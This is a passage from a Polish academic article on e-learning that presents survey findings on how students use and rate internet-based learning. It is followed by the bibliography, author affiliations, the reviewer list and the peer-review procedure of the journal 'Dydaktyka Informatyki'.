
Wynik tego badania wskazuje na bardzo wysoki poziom wykorzystywania wideokonferencji ze względu na kontakt wizualny. Jest to najlepszy przykład synchronicznego modelu nauczania, który jest bardzo bliski modelowi tradycyjnemu. Tą metodą można bezpośrednio sprawdzić poziom wiedzy ucznia.

Piętnaste pytanie ankiety dotyczyło wpływu Internetu na rozwój edukacyjny. W większości ma on bardzo duży (61%) oraz duży (33%) wpływ na edukację. Należy także zauważyć, iż nikt z respondentów nie zaznaczył odpowiedzi „nie ma wpływu” (tabela 6), co świadczy o bardzo ważnej roli Internetu w procesie edukacji metodą e-learning.

Tabela 6. Stopień rozwoju edukacyjnego

Możliwe odpowiedzi	Liczba wskazań	Udział [%]
Bardzo duży	53	61
Duży	29	33
Średni	4	5
Mały	1	1
Nie wpływa	0	0
Razem	87	100

Ocenę zdobytej wiedzy metodą e-nauczania wyjaśni analiza rysunku 8. 66% ankietowanych określa metodę jako bardzo dobrą, 30% jako dobrą i jedynie 4% respondentów jako złą. Warto zauważyć, jak mały procent ankietowanych osób zaznaczył ostatnią odpowiedź oraz to, że żadna osoba nie określiła poziomu swojej wiedzy jako bardzo zła. Wynika z tego, że według badanych nauka na odległość daje takie same rezultaty w nauce co tradycyjny system kształcenia.



Rysunek 8. Ocena zdobytej wiedzy metodą e-learning


W dobie rozwoju technologii oraz popularności Internetu zastanawiać może fakt, co może skłonić ludzi do podjęcia nauki metodą e-learning. O to właśnie w kolejnym pytaniu zostali zapytani ankietowani. Wyniki przedstawione są w tabeli 7.

Tabela 7. Czynniki skłaniające do wybrania nauki przez Internet

Możliwe odpowiedzi	Liczba wskazań	Udział [%]
Aspekt czasu	45	52
Rodzina	10	11
Brak dojazdu	55	63
Aspekt finansów	18	21
Znajomi	21	24

Ponad połowa osób wskazała dwa istotne czynniki: brak możliwości dojazdu do tradycyjnej szkoły (63%) oraz brak czasu na codzienne uczęszczanie do szkoły (52%). Pozostałe czynniki jak: wpływ znajomych (24%), aspekt finansów (21%) oraz wpływ rodziny (11%) okazały się mniej istotne. Przy analizie tych wyników nasuwa się wniosek, że obecnie osoby uczące się zamiast marnować czas na dojazdy i powroty z uczelni wolą go wykorzystać na naukę w domu.

Dwa kolejne pytania kwestionariusza skupiały się na sprawdzeniu znajomości form kształcenia przez ankietowanych (rysunek 9) oraz wykorzystywania materiałów dydaktycznych do nauki (tabela 8).



Rysunek 9. Formy kształcenia

Jak wynika z rysunku 9, zdecydowana większość respondentów zaznaczyła znajomość nauki poprzez Internet (79%) oraz programy na CD (67%). Następne w kolejności jest: nauczanie korespondencyjne (23%). Pozostałe opcje nauki uzyskały małe uznanie, gdyż ich efektywność może się okazać znikoma. Zaliczają się do nich: TV (3%), radio (1%) oraz wskazane przez uczestników w opcji „inne” samokształcenie (2%). Wniosek jest jeden: ewaluacja Internetu wpłynęła na rozwój nauki na odległość i rozpowszechnienie tej metody kształcenia.


Następne pytanie dotyczyło materiałów dydaktycznych używanych przez respondentów do nauki. Tu także zwyciężył Internet. Ankietowani z ogromną przewagą nad pozostałymi zaznaczyli materiały znalezione w Internecie (78%), dalej uplasowały się płyty CD lub DVD (31%), prezentacje multimedialne (26%), własne notatki (21%) oraz na ostatnim miejscu podręczniki (13%).

Zestawienie tych danych dowodzi, że osobom korzystającym z nauki na odległość najłatwiej jest korzystać z wiadomości umieszczonych w Internecie, na płytach CD lub zawartych w prezentacjach multimedialnych. Najrzadziej ankietowani korzystają z własnych notatek lub podręczników, co pewnie związane jest z czasem, który muszą poświęcić, aby znaleźć daną pozycję literatury oraz ją zakupić lub wypożyczyć.

Tabela 8. Materiały dydaktyczne wykorzystywane do nauki

Możliwe odpowiedzi	Liczba wskazań	Udział [%]
Płyta CD lub DVD	27	31
Podręczniki	11	13
Własne notatki	18	21
Materiały z Internetu	68	78
Prezentacja multimedialna	23	26
inne	0	0

Większość ankietowanych jest ostrożna w ferowaniu oceny, czy zasoby sieci Internet pomagają w procesie uczenia czy też nie; być może wpływ na takie wyniki mają możliwe zagrożenia internetowe i kwestie etyczne związane z wykorzystaniem zdobytych w ten sposób materiałów (rysunek10)⁹.




Rysunek 10. Internet – rola w procesie uczenia¹⁰

Zasoby stron WWW najczęściej są używane do samodzielnego pozyskiwania wiedzy przez studentów. Taki sposób przekazu treści doskonale nadaje się do uczenia dla 82% ankietowanych. Dlatego tę formę przekazu powinni stosować nauczyciele akademicki przygotowując materiały dydaktyczne dla studentów. Zastosowano tu rozwiązania w e-learningu, który stał się nieodłączną metodą wspierania zajęć tradycyjnych formami elektronicznymi dostępnymi on-line¹¹.

⁹ E. Sałata, *Internet – źródło informacji dla nauczyciela* [w:] *Informatyka w dobie XXI wieku. Technologie informatyczne i ich zastosowania*, Politechnika Radomska, Radom 2010.

¹⁰ Tamże.

¹¹ M. Czyżewicz, *Analiza popularności...*; M. Zajac, M. Dąbrowski, *E-learning w kształceniu akademickim*, Warszawa 2006



Rysunek 11. Usługi internetowe stosowane do pozyskiwania wiedzy¹²

Nowoczesne rozwiązania IT podnoszą bardzo atrakcyjność formy przekazywanej tematyki oraz dają nową możliwość kontaktu ze studentami. Tak przygotowane zajęcia mogą zostać wsparte pocztą elektroniczną, która cieszy się również dużym uznaniem jako sposób pozyskiwania wiedzy. Pozwala na stały kontakt ze studentem, który nie czekając na termin konsultacji może w dowolnym czasie zadać pytanie w postaci listu elektronicznego. Adresatem nie zawsze jest nauczyciel prowadzący przedmiot. Może to być kolega z grupy, znajomy lub nawet nauczyciel z innej uczelni. Przynosi to wymierne korzyści dla uczącego się i nauczającego¹³.

Podsumowanie

Po przeprowadzonych badaniach uzyskano wyniki, które prezentują, jak respondenci oceniają naukę przez Internet. Według ankietowanych jest ona efektywniejsza dzięki przekazywaniu wiadomości w sposób modułowy a nie ciągły, co bardziej zwraca uwagę ucznia na jakość informacji a nie na ilość. Dzięki takiemu systemowi nauki w atrakcyjny sposób można przekazać wiedzę uczniom niezależnie od miejsca ich pobytu.

Internet wśród uczniów budzi ogromne zainteresowanie, jako medium wykorzystywane do przekazywania informacji, poszerzania własnych zainteresowań i szeroko rozumianej rozrywki. Jednocześnie jest według pedagogów w niewielkim stopniu wykorzystywany w procesie dydaktycznym w toku zajęć innych niż informatyka z wielu złożonych przyczyn¹⁴.

¹² Tamże.

¹³ M. Czyżewicz, *Analiza popularności...*

¹⁴ E. Sałata, *Internet – źródło informacji...*

Od kiedy masowy dostęp do globalnej infrastruktury informacyjnej stał się faktem, Internet możemy śmiało określić jako nową przestrzeń edukacyjną. Specyfika przekazywania wiedzy za jego pośrednictwem spowodowała nakreślenie nowej rzeczywistości. Rzeczywistość ta zmienia nasze spojrzenie i tradycyjne odniesienie się do edukacji i wartości z nią związanych. Tendencje pojawiające się w kształceniu są następstwem zmian zachodzących w całym społeczeństwie. W dzisiejszych czasach zdobywanie wiedzy i coraz to większych umiejętności odbywa się często poza ustalonymi strukturami edukacyjnymi takimi jak szkoła czy praca. Rezultatem postępujących przemian jest wprowadzenie wielu zmian również w edukacji i sposobie jej postępowania, a Internet stał się kluczową technologią w tych zmianach. Wiedza w globalnym społeczeństwie informacyjnym przybrała obecnie dominującą rolę. Jednocześnie wiedza ta będzie się z jednej strony szybko dezaktualizować, a z drugiej strony – szybko przyrastać¹⁵.

Rozwój e-learningu umożliwił nie tylko prowadzenie szkoleń na odległość, ale również płynny przepływ informacji między prowadzącym a odbiorcami, dostosowując się do ich tempa. Ten nowoczesny model kształcenia wymagał stworzenia specjalistycznych narzędzi służących do organizacji procesu dydaktycznego o wysokim stopniu interaktywności.

Należy mieć również na uwadze fakt, że nauczanie e-learning staje się standardem nauczania i spostrzegane może być jako cel i opracowanie polityki edukacji w szerszym zakresie i oddziaływaniu.

Temat e-learningu musi być ustawicznie kontrolowany i poddawany dyskusji, jest to nowość, która może podążyć w złym kierunku i właśnie o tych uwagach należy mówić głośno i stanowczo¹⁶.

Bibliografia

- Czyżewicz M., *Analiza popularności usług internetowych wspomagających edukację. Informatyka w dobie XXI wieku. Nowoczesne systemy informatyczne i ich zastosowania*, Politechnika Radomska, Radom 2008.
- GUS, *Wykorzystanie technologii informacyjno-telekomunikacyjnych w przedsiębiorstwach i gospodarstwach domowych w 2006 r.*, (25 maja 2007), Word Wide Web: <http://http://www.stat.gov.pl/gus/45_3067_PLK_HTML.htm>
- Hahn H., *Internet* (tłum. M. Czajkowski), Wydawnictwo Rebis, Poznań 2001.

¹⁵ M. Kaku, *Wizje, czyli jak nauka zmieni świat w XXI wieku*, Warszawa 2000; E. Sałata, *Internet – źródło informacji...*

¹⁶ T. Prauzner, M. Lewińska, *E-learning – propozycja dostępnych narzędzi komunikowania w mobilnych formach kształcenia* [w:] *Informatyka w dobie XXI wieku. Technologie komputerowe w rozwoju nauki, techniki i edukacji*, Politechnika Radomska, Radom 2012.

- Kaku M., *Wizje, czyli jak nauka zmieni świat w XXI wieku*, Warszawa 2000.
- Łuszkiewicz J.D., *Kształcenie na odległość – współczesne tendencje oświatowe*, „Edukacja Ustawiczna Dorosłych”, nr 4, Radom 2003.
- Molga A., *Internet jako powszechnie dostępna sieć. Informatyka w dobie XXI wieku. Technologie informatyczne w nauce, technice i edukacji*. Politechnika Radomska, Radom 2009.
- PBI/Gemius, *Średni miesięczny czas spędzany w Internecie w różnych grupach wiekowych*, [październik 2006], Word Wide Web: <http://www.gemius.pl>
- Piecuch A., *Uniwersalność technologii informacyjno-komunikacyjnych. Telemedycyna*; „Education – Technology – Computer Science, Main problems of informatics and information education”, „Scientific annual” No 3/2012, Part 2, Uniwersytet Rzeszowski, Wydawnictwo Oświatowe FOSZE, Rzeszów 2012.
- Prauzner T., Lewińska M., *E-learning – propozycja dostępnych narzędzi komunikowania w mobilnych formach kształcenia*, *Informatyka w dobie XXI wieku. Technologie komputerowe w rozwoju nauki, techniki i edukacji*, Politechnika Radomska, Radom 2012.
- Prauzner T., *Technologia informacyjna – wybrane problemy społeczne*, „Education – Technology – Computer Science, Main problems of informatics and information education”, „Scientific Annual” No 3/2012, Part 2, Uniwersytet Rzeszowski, Wydawnictwo Oświatowe FOSZE, Rzeszów 2012.
- Salata E., *Internet – źródło informacji dla nauczyciela*; *Informatyka w dobie XXI wieku. Technologie informatyczne i ich zastosowania*, Politechnika Radomska, Radom 2010.
- Wójtowicz M., *Wykorzystanie komputera w procesie nauczania i uczenia się matematyki*; *Informatyka w dobie XXI wieku. Technologie informatyczne i ich zastosowania*, Politechnika Radomska, Radom 2010.
- Zajac M., Dąbrowski M., *E-learning w kształceniu akademickim*, Warszawa 2006.

INFORMACJE O AUTORACH

BALAŻAK MARTA

Dr, adiunkt, Katedra Pedagogiki i Psychologii, Uniwersytet Technologiczno-Humanistyczny w Radomiu

CZERSKI WOJCIECH

Mgr, asystent, Pracownia Komunikacji Multimedialnej, Uniwersytet Marii Curie-Skłodowskiej w Lublinie

DONDEROWICZ MAGDALENA

Dr, adiunkt, Zakład Komunikacji Językowej, Uniwersytet Kazimierza Wielkiego w Bydgoszczy

FURMANEK WALDEMAR

Prof. zw. dr hab., Katedra Nowoczesnych Technologii Edukacyjnych, Uniwersytet Rzeszowski

ISKIERKA IWONA

Dr inż., Instytut Informatyki, Wydział Elektryczny, Politechnika Częstochowska

ISKIERKA SŁAWOMIR

Prof. nadzw. dr hab. inż., Instytut Informatyki, Wydział Elektryczny, Politechnika Częstochowska

JANCZYK JANUSZ

Dr, były pracownik naukowy Uniwersytetu Śląskiego

KĘSY MAREK

Dr inż., adiunkt, Politechnika Częstochowska

KOZIK TOMAŠ

Prof. Ing., DrSc., Department of Technology and Information Technologies, Faculty of Education, Constantine the Philosopher University in Nitra

KRZEMIŃSKI JANUSZ

Dr inż., adiunkt, Instytut Informatyki, Wydział Elektryczny, Politechnika Częstochowska

KUNA PETER

Mgr., Department of Technology and Information Technologies, Faculty of Education, Constantine the Philosopher University in Nitra

KUŹMIŃSKA-SOŁŚNIA BEATA

Dr, adiunkt, Katedra informatyki, Uniwersytet Technologiczno-Humanistyczny w Radomiu

MOLGA AGNIESZKA

Dr, adiunkt, Instytut Informatyczno-Techniczny, Uniwersytet Technologiczno-Humanistyczny w Radomiu

PIECUCH ALEKSANDER

Prof. nadzw. dr hab., Katedra Nowoczesnych Technologii Edukacyjnych, Uniwersytet Rzeszowski

STEBILA JÁN

PaedDr., PhD., Fakulta prírodných vied, Katedra techniky a technológií Univerzita Mateja Bela v Banskej Bystrici

ŠIMON MAREK

Ing., PhD., Department of Applied Informatics and Mathematics, University of SS. Cyril and Methodius, Trnava,

WAWER RAFAŁ

Dr, adiunkt, Pracownia Komunikacji Multimedialnej, Uniwersytet Marii Curie-Skłodowskiej w Lublinie

WEŹGOWIEC ZBIGNIEW

Dr inż., adiunkt, Instytut Informatyki, Wydział Elektryczny, Politechnika Częstochowska

WOŁOSZYN JACEK

Dr inż., adiunkt, Katedra informatyki, Uniwersytet Technologiczno-Humanistyczny w Radomiu

WÓJTOWICZ MAREK

Dr, adiunkt, Wydział Informatyki i Matematyki, Uniwersytet Technologiczno-Humanistyczny w Radomiu

INFORMACJA O INDEKSOWANIU W BAZACH CZASOPISM NAUKOWYCH

- CEJSH (The Central European Journal of Social Sciences and Humanities) <<http://cejsh.icm.edu.pl>>
- Index Copernicus Journals Master List <<http://indexcopernicus.com>>
- BazHum (Baza czasopism Humanistycznych i Społecznych) <<http://bazhum.icm.edu.pl>>

LISTA RECENZENTÓW

Recenzenci krajowi:

- Prof. zw. dr hab. inż. Stefan M. Kwiatkowski (Akademia Pedagogiki Specjalnej)
- Prof. nadzw. dr hab. Krzysztof Kraszewski (Uniwersytet Pedagogiczny)
- Prof. nadzw. dr hab. Elżbieta Perzycka (Uniwersytet Szczeciński)
- Prof. nadzw. dr hab. Wojciech Korneta (Uniwersytet Technologiczno-Humanistyczny)
- Prof. nadzw. dr hab. Maria Raczyńska (Uniwersytet Technologiczno-Humanistyczny)
- Dr Janusz Janczyk

Recenzenci zagraniczni:

- Prof. dr Jarosław Janio (Santa Ana University, USA)
- Doc. PaedDr. Gabriel Bánesz, PhD. (Univerzita Konštantína Filozofa, Słowacja)
- PaedDr. Jan Stebila, PhD. (Univerzita Mateja Bela, Słowacja)

PROCEDURA RECENZOWANIA

1. Każda nadesłana publikacja podlega recenzji.
2. Recenzję każdej publikacji wykonuje anonimowo dwóch niezależnych recenzentów z **listy recenzentów** spoza jednostki.
3. Recenzję publikacji zagranicznej wykonuje przynajmniej jeden recenzent zagraniczny z **listy recenzentów**.
4. Recenzja wykonywana jest na przeznaczonym do tego celu druku, który jest ogólnodostępny na stronie internetowej.
5. Redakcja nie ujawnia nazwisk recenzentów poszczególnych publikacji.
6. Dodatkowo, każdy numer czasopisma podlega jednej wspólnej dla danego wydania recenzji wydawniczej.
7. Druk recenzji zawiera oświadczenie recenzenta o braku konfliktu interesów.

Adres redakcji czasopisma „Dydaktyka Informatyki”, Uniwersytet Rzeszowski, ul. Pi-gonia 1, 35-959 Rzeszów; osoba kontaktowa: A. Piecuch tel. 17 851 86 34

Kontakt z autorami tekstów: apiecuch@ur.edu.pl